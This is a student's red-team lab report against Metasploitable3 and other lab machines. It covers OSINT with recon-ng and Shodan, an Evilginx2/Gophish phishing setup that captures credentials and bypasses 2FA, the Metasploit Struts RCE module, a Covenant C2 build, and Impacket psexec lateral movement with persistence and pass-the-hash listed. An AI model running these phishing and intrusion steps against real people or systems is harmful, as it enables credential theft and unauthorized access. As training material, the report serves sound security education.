Target Name - Badstore, Metasploitable, Metasploitable3 and Windows11
Title - Red Team Fundamentals
Date - 27/04/2026

Introduction

This week modules told about the information gathering using publicly available information then launching a phishing simulation exercise using gophish, Vulnerability Exploitation on the target metasploitable3 which is implemented on the machine itself and up using vagrant tool. We will move to lateral movement then which means to move the compromised systems to clear any footprints leaving behind and hiding ourselves in other machines. Social Engineering practice will took place as well where the most know tool SET will be used which stand for Social Engineering Toolkit. Exploitation Development will start and Post-Exploitation exercises will be introduced in this module as well.

Table of Contents

Open-Source Intelligence

OSINT stands for Open-Source Intelligence, which is the process of collecting, analyzing, and producing intelligence from publicly available, legally accessible sources. It involves gathering raw data from the internet, media, public records, and social media to gain actionable insights for cybersecurity, investigations, and threat assessment. In this task we will Enumerate subdomains and exposed services using tools like recon-ng.

Tools Used

Maltego - Maltego is a visual link analysis tool. It maps relationships between domains, IPs, people, emails, and organizations.


Recon-ng - Recon-ng is a full-featured web reconnaissance framework written in Python. It works like Metasploit but for OSINT tasks.

Shodan - Shodan is a search engine for internet-connected devices. It indexes servers, webcams, routers, and more - showing open ports, services, banners, and vulnerabilities.


Enumerating subdomains and exposing services using Recon-ng

1. Launch Recon-ng using the command “recon-ng”.

2. Create a workspace using “workspaces create enum_subdomains”.
3. Adding Target Domain using “db insert domains” then typing the domain.
4. Install big_domain_web module using “marketplace install recon/domains-hosts/bing_domain_web”.
5. Load the module now “modules load recon/domains-hosts/bing_domain_web”.
6. Finally run the command “run” to enumerate the subdomains.



7. It gives us the URL which we have to type in google and it will list the domains with the URL in particular.



8. Now we can use dig or nslookup to find the IPs of these subdomains.

Subdomains	IP Address	Notes
email.google.com	142.250.70.110	Hosts Email Services

support.google.com	142.251.223.142	Hosts Support Services

Shodan Query search report

For this we have to search the query which is “apache country:US” but with the command “shodan search “apache country:US” –limit 10”.

```
└─# shodan host 8.8.8.8
8.8.8.8
Hostnames:              dns.google
City:                   Mountain View
Country:                United States
Organization:           Google LLC
Updated:                2026-04-27T15:22:32.019155
Number of open ports:   2

Ports:
     53/tcp
     53/udp
    443/tcp
        |-- HTTP title: Google Public DNS
        |-- Cert Issuer: C=US, CN=WR2, O=Google Trust Services
        |-- Cert Subject: CN=dns.google
        |-- SSL Versions: -SSLv2, -SSLv3, -TLSv1, -TLSv1.1, TLSv1.2, TLSv1.3
```

Since shodan apache country:US was denying because it requires a paid version of it.This Google-owned DNS host is exposed via Port 53 (DNS) and Port 443 (HTTPS). While it supports modern encryption (TLS 1.2/1.3), it intentionally remains reachable to provide public name resolution. No immediate software vulnerabilities are listed, but its service availability is critical for global web traffic.

Phishing Simulation


It's a cybersecurity training exercise where organisations send realistic, fake phishing emails, text, or calls to employees to test their ability to recognize and report threats. In this task we will clone a login page using Evilginx2 and send it via Gophish to test the captured data or credentials.

Tools Used

Gophish - It's an open-source phishing framework used by pentesters to send simulated phishing emails and track who clicked, who submitted credentials, and when.


Evilginx2 - It's a man-in-the-middle reverse proxy framework. Unlike page clones, it proxies the real website which means it can bypass 2FA by capturing session cookies, not just passwords.

Launching Campaign in gophish




In order to create this campaign i had to create User & Groups, Email Template, Landing Pages and Sending Profiles. User and Groups to create a group then landing page is when the victim will click on the link he will

redirect to that page, then email template is the design and structure of the email that it should look like, and finally sending profiles are the targets where we will send them.



Here are the results if the victim will click on the link it will show here and that's how we can capture their credentials as well if they decided to put in it.

Grabbing credentials using evilginx2



- I had already config the .yaml file with the name as testing so in the future i can enable login after creating templates and sending the link to the victim.
- So what i did here is i config the domain with "config domain testing.lab" this is basically a kind of URL which behind the attacker IP will be connected to.
- Next i config the IP to my machine as the attacker IP it will differ with you "config ipv4 192.168.204.130".
- Finally we will enable login using "phishlets enable testinglogin"
- It gave me this URL "http://login.testing.lab/" and after sending it to my other VM i put in the credentials.
- To see the credentials we use sessions to see active session and since this is the first one i will type "sessions 1"
- I will put the output in a table format.

Timestamp	IP Address	Username/Password	Risk	Notes
2026-04-28 07:39:52	192.168.xxx.xxx	jai/test	High	Successful capture

Vulnerability Exploitation


It means using specialized code, data, or techniques to take advantage of security flaws (bugs, design errors) in software, hardware, or networks. By using these methods an attacker can gain unauthorized access, steal data, or install malware, essentially turning a weakness into a functional attack tool.

Tools Used

Metasploit - It's an open-source, Ruby-based framework which contains a database of 1000+ exploits ready-to-use on a vulnerability.
Nmap - A free, open-source tool used for network discovery, security auditing, and inventory management.
OWASP ZAP - Open Worldwide Application Security Project Zed Attack Proxy. It's a scanner that scans a web application that finds common vulnerabilities through the web application using IP or Domain.

Configuring, Scanning and Exploiting metasploitable3

- First I installed the virtualbox services in the kali linux.
- Then I installed vagrant so I can make the machine go online.
- Before that as well we have to clone the github repo of metasploitabe3 by rapid 7.
- Then finally go into the metasploitable3 github directory and execute the command "vagrant up –provider=virtualbox". This will take around 20-30 minutes to online the machine and after that we can scan using nmap and exploit using metasploit.



- This scan shows that the metasploitable3 machine is up and now we can start exploiting the services in this case we are exploiting port 80, 8080 or 443.
- The exploit i will be using is "exploit/multi/http/struts_code_exec" by using metasploit-framework

Vulnerability	Port Number/Service	CVSS Score	Description
Struts RCE	8080/http	9.8	Remote Code Execution

Lateral Movement Exercise

This exercise involves simulating how attackers move through a network after initial compromise to reach high-value targets. In this task we will pivot between compromised hosts using impackets "psexec.py" for lateral movement. Add schedule task for backdoor for persistence.

Tools Used


Covenant - it's a .NET-base command and control (C2) framework used in red team operations.
Impacket - it's a python library of network protocol implementations (SMB, WMI, Kerberos, LDAP, etc.) means it can also be used for Active Directory.

Cloning Covenant configuring it and using Impackets for Lateral Movement on Compromised Systems

```
└─# git clone --recurse-submodules \
  https://github.com/cobbr/Covenant
cd Covenant/Covenant
dotnet build
dotnet run
Cloning into 'Covenant'...
remote: Enumerating objects: 7872, done.
remote: Counting objects: 100% (2132/2132), done.
remote: Compressing objects: 100% (232/232), done.
remote: Total 7872 (delta 1972), reused 1900 (delta 1900), pack-reused 5740 (from 2)
Receiving objects: 100% (7872/7872), 34.21 MiB | 3.60 MiB/s, done.
Resolving deltas: 100% (5246/5246), done.
```

But before cloning covenant there were some prerequisites to build the tool which means dotnet just like python is used for build dotnet is also used in this tool to build it and make it work since it is a .NET base command and control framework.

```
git clone --recurse-submodules \
  https://github.com/cobbr/Covenant
cd Covenant/Covenant
dotnet build
dotnet run
```



To go here we have to first install impackets by using command "apt-get install python3-impacket" then we have to go to the directory by using command "cd /usr/share/doc/python3-impacket/examples" from where all the scripts exist to execute the operation.

psexec.py → Remote execution via SMB (like PsExec)
wmiexec.py → Remote execution via WMI
smbexec.py → SMB-based execution (noisier)
secretsdump.py → Dump NTLM hashes / SAM database
atexec.py → Execute via Task Scheduler
dcomexec.py → Execute via DCOM

We will use psexec.py script. Here the Covenant will come in action since i have already connected it to a machine using meterpreter connection now we just have to execute the command "python3 psexec.py \ vagrant:vagrant@192.168.204.141"

Technique	Tactic	MITRE ID	Description	Notes
Scheduled Task	Persistence	T1053.005	Runs Payload daily at 09:00	Runs as SYSTEM
Pass-the-Hash	Lat Move	T1550.002	Auth using NTLM hash, no pass	Used for Win1 -> Win2
SMB/PsExec	Lat Move	T1021.002	Remote exec via SMB share	Impacket psexec,py
Service Install	Execution	T1569.002	Psexec drops temp service	Auto-cleaned by Impacket

Win1 and Win2 define here are the meterpreter connections of the Covenant and even the Metasploit is used in this task as well for the exploit.

Social Engineering Lab

A social engineering lab is a controlled, simulated environment used by cybersecurity professionals, researchers, and students to study, practice, and defend against techniques that manipulate human psychology to gain unauthorized access to data or systems. In this task we will use tools like phoneinfoga to collect target phone data, simulate a vishing or pretexting scenario and gather target intel.


Tools Used

SET - Social-Engineer Toolkit is primarily used for phishing and setting up fake website, it plays a supporting role in vishing.
PhoneInfoga - It's a tool designed to gather basic footprinting data on phone numbers, checking if they are VoIP, identifying the carrier, and searching for a digital footprint.
Maltego - it's a powerful visual link analysis tool. It takes a piece of data and queries databases to find connections, mapping them out on a graph.

